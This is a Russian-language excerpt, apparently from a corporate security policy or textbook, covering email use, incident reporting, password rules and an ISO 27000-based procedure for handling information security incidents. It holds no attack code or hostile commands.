Сообщения, пересылаемые по электронной почте, представляют собой постоянно используемый инструмент для электронных коммуникаций, имеющих тот же статус, что и письма и факсимильные сообщения. Электронные сообщения подлежат такому же утверждению и хранению, что и прочие средства письменных коммуникаций.

В целях предотвращения ошибок при отправке сообщений пользователи перед отправкой должны внимательно проверить правильность написания имен и адресов получателей. В случае получения сообщения лицом, вниманию которого это сообщение не предназначается, такое сообщение необходимо переправить непосредственному получателю. Если полученная таким образом информация носит конфиденциальный характер, об этом следует незамедлительно проинформировать специалистов Департамента защиты информации.

Отправитель электронного сообщения, документа или лицо, которое его переадресовывает, должен указать свои имя и фамилию, служебный адрес и тему сообщения.

Ниже перечислены недопустимые действия и случаи использования электронной почты:

- рассылка сообщений личного характера, использующих значительные ресурсы электронной почты;
- групповая рассылка всем пользователям Компании сообщений/писем;
- рассылка рекламных материалов, не связанных с деятельностью Компании;
- подписка на рассылку, участие в дискуссиях и подобные услуги, использующие значительные ресурсы электронной почты в личных целях;
- поиск и чтение сообщений, направленных другим лицам (независимо от способа их хранения);
- пересылка любых материалов, как сообщений, так и приложений, содержание которых является противозаконным, непристойным, злонамеренным, оскорбительным, угрожающим, клеветническим, злым или способствует поведению, которое может рассматриваться как уголовное преступление или административный проступок либо приводит к возникновению гражданско-правовой ответственности, беспорядков или противоречит корпоративным стандартам в области этики.

Ко всем исходящим сообщениям, направляемым внешним пользователям, пользователь может добавлять уведомление о конфиденциальности.

Вложения, отправляемые вместе с сообщениями, следует использовать с должной осторожностью. Во вложениях всегда должна указываться дата их подготовки, и они должны оформляться в соответствии с установленными в Компании процедурами документооборота.

Пересылка значительных объемов данных в одном сообщении может отрицательно повлиять на общий уровень доступности сетевой инфраструктуры Компании для других пользователей. Объем вложений не должен превышать 2 Мбайт.

2.5. Сообщение об инцидентах информационной безопасности, реагирование и отчетность

Все пользователи должны быть осведомлены о своей обязанности сообщать об известных или подозреваемых ими нарушениях информационной безопасности, а также должны быть проинформированы о том, что ни при каких обстоятельствах они не должны пытаться использовать ставшие им известными слабые стороны системы безопасности.

В случае кражи переносного компьютера следует незамедлительно сообщить об инциденте директору Департамента защиты информации.

Пользователи должны знать способы информирования об известных или предполагаемых случаях нарушения информационной безопасности с использованием телефонной связи, электронной почты и других методов. Необходимо обеспечить контроль и учет сообщений об инцидентах и принятие соответствующих мер.

Если имеется подозрение или выявлено наличие вирусов или иных разрушительных компьютерных кодов, то сразу после их обнаружения сотрудник обязан:

- проинформировать специалистов Департамента информационных технологий;
- не пользоваться и не выключать зараженный компьютер;
- не подсоединять этот компьютер к компьютерной сети Компании до тех пор, пока на нем не будут произведены удаление обнаруженного вируса и полное антивирусное сканирование специалистами Департамента информационных технологий.

2.6. Помещения с техническими средствами информационной безопасности

Конфиденциальные встречи (заседания) должны проходить только в защищенных технических средствах информационной безопасности помещениях.

Перечень помещений с техническими средствами информационной безопасности утверждается Руководством Компании.

Участникам заседаний запрещается входить в помещения с записывающей аудио/видеоаппаратурой, фотоаппаратами, радиотелефо-

нами и мобильными телефонами без предварительного согласования с Департаментом защиты информации.

Аудио/видеозапись, фотографирование во время конфиденциальных заседаний может вести только сотрудник Компании, который отвечает за подготовку заседания, после получения письменного разрешения руководителя группы организации встречи.

Доступ участников конфиденциального заседания в помещение для его проведения осуществляется на основании утвержденного перечня, контроль за которым ведет лицо, отвечающее за организацию встречи.

2.7. Управление сетью

Уполномоченные сотрудники Департамента информационных технологий и Департамента защиты информации контролируют содержание всех потоков данных, проходящих через сеть Компании.

Сотрудникам Компании запрещается:

- нарушать информационную безопасность и работу сети Компании;
- сканировать порты или систему безопасности;
- контролировать работу сети с перехватом данных;
- получать доступ к компьютеру, сети или учетной записи в обход системы идентификации пользователя или безопасности;
- использовать любые программы, скрипты, команды или передавать сообщения с целью вмешаться в работу или отключить пользователя оконечного устройства;
- передавать информацию о сотрудниках или списки сотрудников Компании посторонним лицам;
- создавать, обновлять или распространять компьютерные вирусы и прочее разрушительное программное обеспечение.

2.7.1. Защита и сохранность данных

Ответственность за сохранность данных на стационарных и портативных персональных компьютерах лежит на пользователях. Специалисты Департамента информационных технологий обязаны оказывать пользователям содействие в проведении резервного копирования данных на соответствующие носители.

Необходимо регулярно делать резервные копии всех основных служебных данных и программного обеспечения.

Только специалисты Департамента информационных технологий на основании заявок руководителей подразделений могут создавать и удалять совместно используемые сетевые ресурсы и папки общего пользования, а также управлять полномочиями доступа к ним.

Сотрудники имеют право создавать, модифицировать и удалять файлы и директории в совместно используемых сетевых ресурсах только на тех участках, которые выделены лично для них, для их рабочих групп или к которым они имеют санкционированный доступ.

Все заявки на проведение технического обслуживания компьютеров должны направляться в Департамент информационных технологий.

2.8. Разработка систем и управление внесением изменений

Все операционные процедуры и процедуры внесения изменений в информационные системы и сервисы должны быть документированы, согласованы с руководителями Департамента защиты информации и Департамента информационных технологий.

I. Правила образования парольных фраз

Парольные фразы являются конфиденциальной информацией и не могут быть разглашены либо переданы кому-либо. Ответственность за безопасное хранение пароля лежит на его владельце.

Выбираемые пользователями парольные фразы должны автоматически проверяться на соответствие требованиям, предъявляемым к сложности парольных фраз, указанным в данном документе.

При выборе парольных фраз необходимо руководствоваться следующими критериями:

1. Парольные фразы должны содержать не меньше двух спецсимволов, буквы в различном регистре и цифры;
2. Пароли должны быть случайными, то есть:
 - a. ни по какой имеющейся части парольной фразы нельзя сделать предположение об оставшейся части пароля;
 - b. имея парольную фразу пользователя А, нельзя сделать предположение о парольной фразе пользователя Б.
3. Недопустимо хранение парольных фраз в открытом виде;
4. Недопустимо хранение парольных фраз в преобразованном виде, стойкость алгоритма преобразования которого полностью зависит от знания самого алгоритма;
5. Длина выбираемых парольных фраз должна зависеть от времени использования одних и тех же паролей. Так, к примеру, для использования одной и той же парольной фразы в течение 60 дней достаточно ее длины в 8 символов. В случае увеличения периода действия парольной фразы ее длина должна быть увеличена.
6. Длина парольных фраз, не предполагающих своего изменения со временем, должна быть не меньше 32 символов.

II. Безопасное получение парольных фраз

Парольные фразы не подлежат хранению в бумажной или электронной форме в общедоступных местах.

При первоначальном предоставлении доступа к информационным ресурсам сетевой инфраструктуры, а также при получении заявки на сброс пароля пользователю предоставляется первичная пароль-

ная фраза. Первичная парольная фраза удовлетворяет требованиям, предъявляемым к паролям данным документом, а также является временной и должна быть изменена при первом же входе в систему. Парольная фраза сообщается исключительно пользователю информационных ресурсов, запросившему доступ.

Первичная парольная фраза может быть передана конечному пользователю системы в открытой форме через электронную почту только в пределах корпоративной почтовой системы.

III. Смена парольных фраз

Парольная фраза должна быть изменена в следующих случаях:

- время действия пароля истекло;
- при подозрении, что пароль стал известен кому-либо еще;
- если право пользования учетной записью было передано другому пользователю;
- в случае если состав группы, пользующейся общим паролем, изменился.

При первичной регистрации пользователя в системе должна быть запрошена смена первичной парольной фразы. Также пользователь должен извещаться об истечении срока действия его пароля и необходимости установить новый.

Обязательные требования к парольному вводу:

- подавление отображения вводимой парольной фразы;
- новая парольная фраза должна вводиться дважды;
- парольное поле должно сбрасываться после каждой проверки введенной парольной фразы.

IV. Использование одноразовых ключей аутентификации (аппаратных токенов)

В случае применения аппаратных токенов эти устройства должны быть защищены как минимум четырехзначным пин-кодом. Пин-код запрещается разглашать или хранить в открытом виде или в легкодоступных местах.

8.2. Регламент управления инцидентами

Для построения регламента управления инцидентами ИБ я предлагаю воспользоваться рекомендациями стандарта ISO 27000, которые приводятся далее в этом разделе.

В соответствии с лучшими мировыми практиками сформулируем некоторые принципы, соблюдая которые, организация обеспечит эффективную политику реагирования на инциденты информационной безопасности.

Руководство организации должно способствовать созданию необходимых условий для внедрения процедуры расследования инцидентов информационной безопасности внутри организации, а именно:

- созданию формализованной политики реагирования на инциденты;
- разработке процедур обработки инцидентов;
- урегулированию юридических аспектов обращения информации в процессе расследования;
- утверждению структуры команды реагирования на инциденты;
- налаживанию внутриорганизационных контактов команды по расследованию инцидентов с профильными специалистами (юристы, кадры, служба содействия бизнесу, информационная безопасность и т. д.);
- определению зон ответственности команды расследования, обучению и техническому оснащению команды расследования.

Сокращение инцидентов информационной безопасности путем эффективного использования современных средств защиты сетей, компьютерных систем, программного обеспечения и приложений:

- превентивные меры (предотвращение проблем до наступления события инцидента) являются менее дорогостоящими, чем работы по ликвидации последствий инцидентов, следовательно, превентивные меры являются неотъемлемой частью политики реагирования на инциденты информационной безопасности;
- процедура реагирования на инциденты и расследование по факту их происхождения будут более эффективными, если определенным видам информационных ресурсов будут поставлены в соответствие адекватные средства технической защиты информации.

Документирование руководящих принципов и процедур расследования инцидентов информационной безопасности для обеспечения внутриорганизационного взаимодействия и формирования представлений в органы государственной власти:

- в процессе расследования инцидента организации, возможно, потребуется общаться со сторонними организациями с целью детального расследования и доведения процедуры расследования до логичного завершения (СМИ, органы правопорядка, пострадавшие со стороны третьих лиц);
- в случае несоразмерного разглашения конфиденциальной информации, связанной с результатами расследования инцидента;

та, ущерб от подобных действий может быть соизмерим или превышать ущерб, нанесенный вследствие самого инцидента информационной безопасности;

- урегулирование проблемы несоизмеримого разглашения служит созданию так называемых контактных позиций (POC – point of contact), структура и правомочность которых оговариваются на этапе формирования политики расследования инцидентов и представляют собой юридически закрепленную доверительную среду участников информационного обмена.

Информирование о результатах расследования инцидента своих сотрудников и партнеров

Структуризация и приоритезация потока информации о возможных инцидентах информационной безопасности, поступающей от технических средств мониторинга и сбора данных:

- средства IDS ежедневно фиксируют множество событий безопасности, единицы из которых отражают уязвимости либо попытки их реализации.

Формализация принципов приоритезации событий информационной безопасности

Хорошей практикой является использование принципа приоритезации инцидентов информационной безопасности, основанного на определении степени критичности рассматриваемого ресурса и степени критичности воздействия на рассматриваемый ресурс, то есть так называемый эффект инцидента. Важно также учитывать популярность ресурса, то есть насколько ресурс востребован. Подобные предположения должны быть оформлены в виде методики и войти как составная часть в формализованную политику расследования инцидентов информационной безопасности. Удобной формой представления подобной методики является представление предположений о критичности активов в матричной форме:

- действия команды по расследованию инцидентов должны быть формализованы и представлены в виде Соглашения об уровне обслуживания (SLA – Service Level Agreement), где подробно определяются действия каждого сотрудника и время реакции на определенные события.

Анализ инцидентов и обработка результатов с целью получения практического опыта:

- после обработки инцидента результаты расследования должны быть документированы и внесены в базу данных инцидентов информационной безопасности. Завершение расследования должно сопровождаться совместным обсуждением его результатов со всеми привлеченными и заинтересованными сторонами. Команда расследования инцидентов должна сделать соответствующие выводы об уязвимостях, классифицировать их и принять меры к недопущению в дальнейшем инцидентов подобного вида. Хорошей практикой является проведение подобных обсуждений на регулярной основе;
- понимание причинно-следственных связей в процессе расследования сложных инцидентов;
- к расследованию сложных инцидентов привлекаются специалисты из различных подразделений организации, решающим фактором проведения успешного расследования сложного инцидента являются консолидация действий сотрудников и внедрение практики ролевого управления расследованием.

Политика расследования инцидентов информационной безопасности

Политика в сфере реагирования на инциденты информационной безопасности разрабатывается с учетом специфики организации, профиля ее деятельности. Вместе с тем существуют обязательные элементы политики, не зависящие от того, является ли организация закрытой (банки, госучреждения и т. д.) или публичной (СМИ, рекламные агентства и т. д.). К данным элементам относятся:

- понимание руководством организации необходимости реагирования на инциденты информационной безопасности;
- управление процедурой расследования инцидентов информационной безопасности;
- определение целей и места политики расследования инцидентов в общей структуре процессов управления безопасностью и организацией в целом (политика расследования инцидентов является частью процесса обеспечения непрерывности функционирования организации);
- определение понятий «инцидент информационной безопасности» и «последствия инцидента информационной безопасности» в контексте сферы деятельности организации;
- описание состава, структуры, функциональных обязанностей, зон ответственности, ролей, правил внутриорганизационного

- взаимодействия, порядка внешних сообщений команды по расследованию инцидентов информационной безопасности;
- порядок установления приоритетов инцидентов и оценки серьезности последствий инцидентов информационной безопасности;
 - оценка критериев качества работы команды по расследованию инцидентов;
 - разработка форм отчетности и регламента оповещений об инциденте;
 - разработка набора процедур, описывающих действия сотрудников организации в случае инцидента информационной безопасности (выделенный телефон, адрес электронной почты);
 - разработка стандартных операционных процедур (SOPs – Standard Operating Procedures), подробно описывающих действия сотрудников команды реагирования в процессе обработки инцидента информационной безопасности;
 - порядок пересмотра, тестирования и актуализации стандартных операционных процедур.

Структура команды по расследованию инцидентов информационной безопасности

Команда реагирования на инциденты информационной безопасности должна быть доступна сотруднику организации любого уровня. В расследовании инцидента в зависимости от его сложности принимает участие один или более сотрудников команды. Руководитель команды анализирует свидетельства инцидента и принимает решение о количестве и составе команды расследования, при необходимости привлекая к расследованию уполномоченных сотрудников других подразделений.

Существуют три основных типа моделей структуры команды реагирования:

- централизованная модель – реализована в виде едиственной по всю организацию структуры, состоящей из трех линий поддержки: call center (телефон горячей линии), специалисты технической поддержки (управление средствами сбора и анализа данных), группа расследования (аналитическая служба). Данная модель применима к небольшим организациям, в которых отсутствует географически распределенная сеть филиалов;
- распределенная модель – реализована на основе централизованной модели управления. Отличие данной модели от центра-

лизованной заключается в наличии дочерних структур в крупных филиалах организации или удаленных вычислительных центрах. В данном случае структура команды реагирования головного офиса дополняется службой координации и централизованного хранения данных об инцидентах информационной безопасности;

- корпоративная модель – реализована по принципу центра компетенции. Координационный совет по вопросам реагирования на инциденты информационной безопасности обрабатывает консолидированную информацию от юридических лиц, входящих в корпорацию, и координирует действия дочерних структур.

Существуют три основные модели комплектации структуры команды реагирования персоналом:

- организация выполняет всю работу, связанную с обработкой инцидента самостоятельно, силами собственного персонала;
- в состав команды расследования инцидентов привлекаются сотрудники профилирующих фирм. Данная модель внедряется в организациях, которые обеспечивают доступность своих ресурсов по схеме 24/7. В данном случае возможен вариант, когда реагирование и первичную обработку берет на себя фирма, предоставляющая услуги аутсорсинга, а расследование инцидента внутри организации – местная команда реагирования;
- процедура реагирования и обработки инцидентов полностью передается на обслуживание профилирующей фирме. Данная модель хорошо подходит организациям, которые в силу объективных причин не могут заниматься обработкой инцидентов, но нуждаются в подобном функционале.

Факторы, влияющие на выбор модели:

- требуемая доступность информационной системы составляет 24 часа в сутки, 7 дней в неделю;
- полная или частичная занятость сотрудников. На данный фактор следует обращать внимание в случае частичной занятости сотрудников. Необходимо предусмотреть возможность экстренной связи с персоналом;
- квалификация персонала. Обработка инцидентов информационной безопасности требует специальных знаний программно-аппаратных средств защиты информации. Организация должна учитывать данный фактор при привлечении IT-специалистов к процедуре сопровождения инцидентов;

- стоимость сопровождения инцидентов информационной безопасности. Организация должна оценить стоимость сопровождения инцидентов информационной безопасности и определить наиболее выгодную для себя модель;
- организационная структура. В случае корпоративного подхода к моделированию обработки инцидентов очевидным является решение о существовании самостоятельных команд по расследованию инцидентов информационной безопасности в составе каждого юридического лица. При этом эффективным решением будет создание координационного центра в головном представительстве организации.

Факторы, влияющие на выбор модели в случае привлечения стороннего обслуживания:

- процедура перманентного контроля качества оказания услуг. Организация контролирует качество оказания услуг сторонней организацией. С этой целью необходимо внедрить процедуру мониторинга событий информационной безопасности, сбор статистических данных об инцидентах с целью отслеживания динамики роста (надежды) числа событий и способности системы безопасности пресекать попытки вторжения;
- разделение полномочий в части администрирования. Приоритет принятия решений о незагрузке оборудования, смены учетных данных пользователей, прочих действий, необходимость в которых возникает в процессе реагирования на инциденты, должен быть оговорен отдельно и формализован в виде руководящего документа;
- разграничение доступа к информации. Организация прорабатывает вопросы, связанные с защитой конфиденциальной информации. В общем случае сторонняя организация не должна иметь достаточных оснований для проведения анализа структуры организации, персональных данных сотрудников, деловой переписки, распределенных каталогов хранения документов организации, прочих критичных активов;
- понимание инфраструктуры организации. Организация формирует представления о своей деятельности для фирмы – поставщика услуг с целью правильного понимания инцидентов информационной безопасности. Организация формулирует и формализует в виде руководящего документа свое видение инцидентов, регулярно актуализирует и обновляет предоставляемую информацию;

- корреляция свидетельств инцидентов. Организация способствует внедрению систем корреляции событий информационной безопасности. Автоматизированные системы корреляции и консолидации событий довольно сложны и чрезвычайно полезны одновременно. Данный класс систем требует специального обслуживания компетентными специалистами;
- обработка инцидентов. Организация определяет необходимость присутствия представителя фирмы – поставщика услуг в процессе расследования инцидента;
- способность реагировать на инциденты самостоятельно. Организация должна стремиться самостоятельно реагировать на инциденты информационной безопасности. В процессе развития инцидента может сложиться ситуация, когда фирма – поставщик услуг окажется недоступной. Для данной ситуации организация разрабатывает и внедряет аварийный план реагирования, обработки и выхода из инцидента.

Взаимодействие со структурой организации

Финансовая организация вне зависимости от выбранной модели обработки инцидентов информационной безопасности должна иметь в своем штате минимум двух специалистов, способных обеспечить работоспособность системы в процессе обработки инцидента. Данный персонал призван осуществлять связь с поставщиком услуг, оценивать качество их работы, знать систему и быть способным восстановить в короткий срок ее работоспособность.

От компетентности специалистов поддержки зависит работоспособность процедуры обработки инцидентов в организации. Хорошим качеством является коммуникабельность, поскольку расследование инцидента связано с общением с персоналом, в том числе руководством организации.

Для поддержания процедуры обработки инцидентов информационной безопасности организация должна проводить следующую политику в отношении команды реагирования на инциденты:

- финансирование процедуры обработки инцидентов;
- обучение сотрудников профилирующим и смежным дисциплинам, в частности юридическим аспектам деятельности команды реагирования;
- вовлечение специалистов в процесс обучения сотрудников, написания нормативной и технической документации;

- штат команды должен быть полностью укомплектован, должен соблюдаться принцип сегрегации обязанностей;
- должна поддерживаться практика ротации персонала;
- постоянное вовлечение в процесс экспертов по профилирующим областям деятельности с целью поднятия уровня компетенции сотрудников;
- проведение тренингов и тестирования сценариев обработки инцидентов;
- вовлечение в процесс расследования инцидентов специалистов других подразделений: управление, информационная безопасность, телекоммуникации, IT-поддержка, юристы, отдел по связям с общественностью и СМИ, отдел по работе с персоналом, отдел планирования непрерывности функционирования организации, служба содействия бизнесу и т. д.

Жизненный цикл процедуры реагирования на инциденты информационной безопасности

Процедура реагирования на инциденты информационной безопасности состоит из нескольких фаз, начиная с обучения персонала и сбора необходимого инструментария и до выхода из инцидента (завершения расследования и устранения последствий). В процессе подготовки организация стремится ограничить потенциальное число потенциальных событий, настраивая систему корреляции и тщательно прорабатывая процедуры хождения информации внутри организации и вовне. В процессе подготовки организация оценивает риски информационной безопасности. Хорошей практикой является внедрение системы менеджмента информационной безопасностью (СМИБ), которая существенно облегчит процесс обработки инцидентов. Расследование инцидента завершается процедурой оценки остаточных рисков и извлечения практической пользы для дальнейшей работы.

Для внедрения процедуры реагирования на инциденты информационной безопасности в структуру вспомогательных процессов, обеспечивающих сопровождение и поддержку процесса управления финансовой организации, требуется не рассмотреть подход к проблеме обеспечения информационной безопасности в рамках организации, заручившись соответствующей поддержкой руководства.

Механизм внедрения процедур обеспечения информационной безопасности в структуру процессов организации является достаточно емким, требует отдельного обсуждения и не входит в рамки данного раздела.

Ресурсы и инструментарий расследования инцидентов информационной безопасности

Этап подготовки к расследованию инцидентов заключается в сборе и анализе информации об инцидентах информационной безопасности, обучении персонала и подготовке необходимого инструментария для реагирования и расследования инцидента:

- контактная информация сотрудников подразделения реагирования;
- телефоны служб технической поддержки;
- открытый или анонимный канал связи для сообщений о подозрительных действиях;
- номера мобильных телефонов сотрудников;
- криптографические средства для защиты обмена информацией между членами команды реагирования;
- защищенное переговорное помещение;
- база данных для хранения свидетельств и результатов расследования инцидентов.

В состав инструментария должны входить также средства программного обеспечения и аппаратные средства сбора данных:

- компьютерная система для хранения свидетельств расследования инцидентов;
- мобильные компьютеры для удобства работы команды расследования инцидентов;
- испытательная лаборатория для анализа возможного развития инцидента;
- комплекты чистых дискет, CD- и DVD-носителей;
- принтеры;
- программное обеспечение для анализа состояния дисковой подсистемы;
- сниферы и анализаторы протоколов для анализа сетевого трафика;
- загрузочные диски всех используемых в организации операционных сред;
- отсутствующие устройства, такие как диктофоны, цифровые фото- и видеокамеры для сбора доказательной базы в процессе расследования.

В процессе анализа инцидента команда реагирования должна иметь доступ ко всем необходимым для анализа ресурсам информационной системы, а именно:

- просмотру состояния портов операционной среды;
- свидетельству работы операционных систем, приложений, протоколов, систем обнаружения вторжений, сигнатур антивирусов;
- просмотру статистических журналов работы сети наиболее критичных устройств (веб-серверы, серверы электронной почты, протоколы работы FTP-серверов);
- просмотру журналов активности приложений;
- журналам криптографических средств;
- операционным системам для анализа журнальных файлов, в том числе с правами администратора;
- данным о загружаемых обновлениях в операционных средах;
- информации о регламентах резервного копирования и тестирования резервных носителей.

Команда реагирования на инциденты должна иметь универсальный мобильный инструментарий для возможности реагирования на инцидент (jump kit). Организация должна обеспечить финансовую основу для совершенствования и поддержания в актуальном состоянии инструментария команды реагирования.

Превентивные мероприятия

Первопричиной наступления события инцидента информационной безопасности является потенциальная способность злоумышленника получить необоснованные привилегии для доступа к активу организации. Оценка риска подобной возможности и принятие правильного решения о защите составляют основную задачу команды реагирования.

Каждый риск должен быть приоритезирован и обработан в соответствии с политикой оценки рисков, принятой в организации. Оценка рисков рассматривается как неперманентный процесс, целью которого является достижение приемлемого уровня защиты, иными словами, должны быть внедрены достаточные меры защиты актива от необоснованного или неправомерного использования. Оценка рисков способствует классификации активов. Критичные, с точки зрения рисков, активы в подавляющем большинстве случаев также являются критичными для бизнеса организации.

Специалисты команды реагирования анализируют угрозы и способствуют поддержанию в актуальном состоянии принятой службой информационной безопасности организации модели нарушителя.

Для эффективной работы команды реагирования в организации должны быть предусмотрены процедуры, обеспечивающие описание процессов функционирования подразделений. Особое внимание

должно уделяться наполнению документарной базы службы информационной безопасности.

Обнаружение и анализ инцидентов информационной безопасности

Инциденты информационной безопасности могут иметь различные источники происхождения. В идеале организация должна быть готова к любым проявлениям вредоносной активности. На практике это не осуществимо.

Служба реагирования должна классифицировать и описать каждый инцидент, произошедший в организации, а также классифицировать и описать возможные инциденты, предположения о которых были сделаны на основе анализа рисков.

Для расширения тезауруса о возможных угрозах и связанных с ними возможных инцидентах хорошей практикой является использование постоянно обновляемых открытых источников сети Интернет.

Признаки инцидента информационной безопасности

Предположение о том, что в организации произошел инцидент информационной безопасности, должно базироваться на трех основных факторах:

- сообщения об инциденте информационной безопасности поступают одновременно из нескольких источников (пользователи, IDS, журнальные файлы);
- IDS сигнализируют о множественном повторяющемся событии.

Анализ журнальных файлов автоматизированной системы дает основание для вывода системным администраторам о возможности наступления события инцидента.

В общем случае признаки инцидента делятся на две основные категории: сообщения о том, что инцидент происходит в настоящий момент, и сообщения о том, что инцидент, возможно, произойдет в скором будущем. Ниже перечислены некоторые признаки совершающегося события:

- IDS фиксирует переполнение буфера;
- уведомление антивирусной программы;
- крах веб-интерфейса;
- пользователи сообщают о крайне низкой скорости при попытке выхода в Интернет;

- системный администратор фиксирует наличие файлов с нечитабельными названиями;
- пользователи сообщают о наличии в своих почтовых ящиках множества новаторяющихся сообщений;
- хост производит запись в журнал аудита об изменении конфигурации;
- приложение фиксирует в журнальном файле множественные неудачные попытки авторизации;
- администратор сети фиксирует резкое увеличение сетевого трафика и т. д.

Примерами событий, которые могут послужить источниками информационной безопасности, могут служить:

- журнальные файлы сервера фиксируют сканирование портов;
- объявление в СМИ о появлении нового вида эксплойта;
- открытое заявление компьютерных преступников об объявлении войны вашей организации и т. д.

Анализ инцидентов информационной безопасности

Инцидент не является очевидным свершившимся фактом, напротив, злоумышленники стараются сделать все, чтобы не оставить в системе следов своей деятельности. Признаки инцидента содержит незначительное изменение в файле конфигурации сервера или, на первый взгляд, стандартная жалоба пользователя электронной почты. Принятие решения о наступлении события инцидента во многом зависит от компетентности экспертов команды реагирования. Необходимо отличать случайную ошибку оператора от злонамеренного целенаправленного воздействия на информационную систему. Факт отработки «в холостую» инцидента информационной безопасности также является инцидентом информационной безопасности, поскольку отвлекает экспертов команды реагирования от настоящих проблем. Руководство организации должно обратить внимание на данное обстоятельство и предоставить экспертам команды реагирования извещенную свободу действий.

Составление диагностических матриц служит для визуализации результатов анализа событий, происходящих в информационной системе. Матрица формируется из строк потенциальных признаков инцидента и столбцов – типов инцидентов. В пересечении дается оценка событию по шкале приоритетов «высокий», «средний», «низкий». Диагностическая матрица призвана документировать ход логических

заклучений экспертов в процессе принятия решения и наряду с другими документами служит свидетельством расследования инцидента.

Документирование инцидента информационной безопасности

Документирование событий инцидента информационной безопасности необходимо для сбора и последующей консолидации свидетельств расследования. Документированию подлежат все факты и доказательства злонамеренного воздействия. Различают технологические свидетельства и операционные свидетельства воздействия. К технологическим свидетельствам относят информацию, полученную от технических средств сбора и анализа данных (сниферы, IDS), к операционным – данные или улики, собранные в процессе опроса персонала, свидетельства обращений на service desk, звонки в call center.

Типичной практикой является ведение журнала расследования инцидента, который не имеет стандартной формы и разрабатывается командой реагирования. Ключевыми позициями подобных журналов могут служить:

- текущий статус расследования;
- описание инцидента;
- действия, производимые командой реагирования в процессе обработки инцидента;
- снимок акторов расследования с описанием их функций и процентом занятости в процедуре расследования;
- перечень свидетельств (с обязательным указанием источников), собранных в ходе обработки инцидента;
- комментарии участников расследования инцидента;
- описание последующих действий и состояние процесса (ожидание ответа на запрос в call center и т. д.).

В ходе расследования инцидента все свидетельства должны быть защищены от дискредитации, поскольку данные могут содержать информацию о действенных уязвимостях информационной системы.

Приоритезация инцидентов информационной безопасности

Приоритезация инцидентов информационной безопасности базируется на следующих основных факторах:

- настоящий и потенциально возможный эффект инцидента информационной безопасности. Команда реагирования рассматривает не только факт свершившегося инцидента, но и последствия и потенциальные угрозы, которые могут возникнуть в дальнейшем;
- критичность вовлеченных в инцидент активов. Критичность активов обсуждалась на этапе подготовки к расследованию инцидентов.

Таким образом, корреляция данных показателей дает основания экспертам команды реагирования делать выводы о приоритетах инцидентов.

Рассылка уведомлений об инциденте информационной безопасности

В организации должна быть разработана и внедрена система оповещения об инцидентах. Создание ценочки оповещения необходимо для поддержания должного уровня управления организацией во время обработки инцидента. Состав команды оповещения и способ оповещения разрабатываются с учетом особенностей функционирования и структуры организации.

Принципы построения модели структуры реагирования, рассмотренные ранее, хорошо подходят в качестве базовых принципов структуры оповещения, способствуют унификации системы управления. В основе разработки модели оповещения лежит сценарный (ролевой) принцип, суть которого заключается в привлечении, помимо руководства организацией, руководящего персонала подразделений, которых затронул инцидент. Лица, входящие в состав команды оповещения, должны пройти соответствующую подготовку и осознавать свою роль в процессе обработки инцидента.

После обнаружения, анализа и классификации инцидента важным этапом является процедура противодействия его распространению. Действия по противодействию распространению во многом зависят от того, насколько качественно команда расследования отработала предыдущие этапы жизненного цикла процесса расследования. Взаимодействие подразделений организации, правильная классификация и глубина анализа возможных последствий играют решающую роль и существенно сокращают время реагирования. Лучшей практикой подготовки к противодействию распространения инцидента является заранее подготовленный сценарий действий, проведенный анализ рисков и классифицированные события по каждому основному классу инцидентов.

Стратегия противодействия распространению последствий инцидента

Процедура противодействия распространению инцидента строится отдельно для каждого конкретного инцидента и зависит от его типа. Критерии стратегии противодействия должны быть формализованы и доступны для всех участников команды реагирования. Критерии определения стратегии включают следующие основные позиции:

- потенциально возможное повреждение или кража актива;
- потребность в сохранности свидетельств инцидента;
- доступность актива;
- количество времени и необходимые ресурсы для реализации противодействия;
- эффективность стратегии противодействия (частичное или полное решение проблемы);
- срок действия стратегии (неделя, месяц, квартал и т. д.).

В ряде случаев для изучения злоумышленника и сбора необходимых свидетельств инцидента применима стратегия отложенного (контролируемого) сдерживания, суть которой заключается в обнаружении, анализе, классификации и контроле (слежении) за действиями нарушителя. Данная методика имеет наравне с высокой степенью эффективности высокий уровень риска, поскольку злоумышленник может использовать дискредитированный ресурс как площадку для атаки на другие активы организации. Контролируемое сдерживание возможно при условии наличия в организации высококвалифицированных экспертов команды реагирования и проработанной политики реагирования на инциденты информационной безопасности.

В корпоративных гетерогенных распределенных информационных системах следует учитывать фактор участия активов в едином процессе, то есть связи между хостами и влияние потери доступности на функционирование инфосистемы в целом. В данном случае, помимо стандартных процедур реагирования, необходима проработка вопросов ИТ-управления, включая уровень резервирования систем. В противном случае команда реагирования будет бессильна.

Сбор свидетельств инцидента и их обработка

Сбор свидетельств инцидента информационной безопасности представляет собой процедуру сбора фактов злонамеренных действий с целью нанести ущерб организации или отдельным сотрудникам. Причины, по которым необходим сбор свидетельств, рассматривают-

ся как получение законных оснований для привлечения к ответственности лица или группы лиц за умышленное или непреднамеренное действие или попытку действия, направленную на нанесение ущерба организации, сбор фактов для привлечения лиц, совершивших деяния, к ответственности. Другая причина – формирование пакета для анализа уязвимости и ликвидации последствий инцидента информационной безопасности. Регистрационные данные инцидента должны содержать следующие основные позиции:

- идентификация источника (местонахождение, ID, имя хоста, MAC-адрес, IP-адрес и т. д.);
- персональные данные сотрудников, обратившихся за помощью;
- дата и время каждого свидетельства;
- местонахождение ресурса хранения свидетельства.

Процедура сбора свидетельств инцидента информационной безопасности должна быть представлена в виде внутреннего регламента и доведена до сведения всех участников команды реагирования и специалистов подразделений, привлекаемых к процедуре расследования инцидентов.

Идентификация нарушителя

Попытка идентификации нарушителя в процессе расследования инцидента не всегда может завершиться удачно. Несмотря на успехи процедуры противодействия распространению инцидента, для определения «личности» злоумышленника могут потребоваться расследование нескольких инцидентов, сопоставление фактов, анализ «ночерка» атакующего. В любом случае, если угроза не исходит от внутреннего нарушителя и инцидент не является сложной цепочкой событий, которая, возможно, приведет к сговору сотрудников организации, действия экспертов команды реагирования должны быть направлены на реализацию мер, которые являются предметом данного регламента. В противном случае к расследованию инцидента должны быть подключены соответствующие службы внутренней безопасности. Важным являются сбор и анализ свидетельств инцидента.

Процедура ликвидации последствий инцидента информационной безопасности

Процедура ликвидации последствий инцидента информационной безопасности должна быть оформлена в виде внутреннего регламента

и напрямую зависит от особенности функционирования информационной системы организации и способа атаки, который был применен злоумышленником. Действия персонала в процессе ликвидации последствий инцидента должны быть согласованы как с техническими специалистами, осуществляющими поддержку системы, так и с руководителями подразделений, чья информация стала объектом злоумышленника.

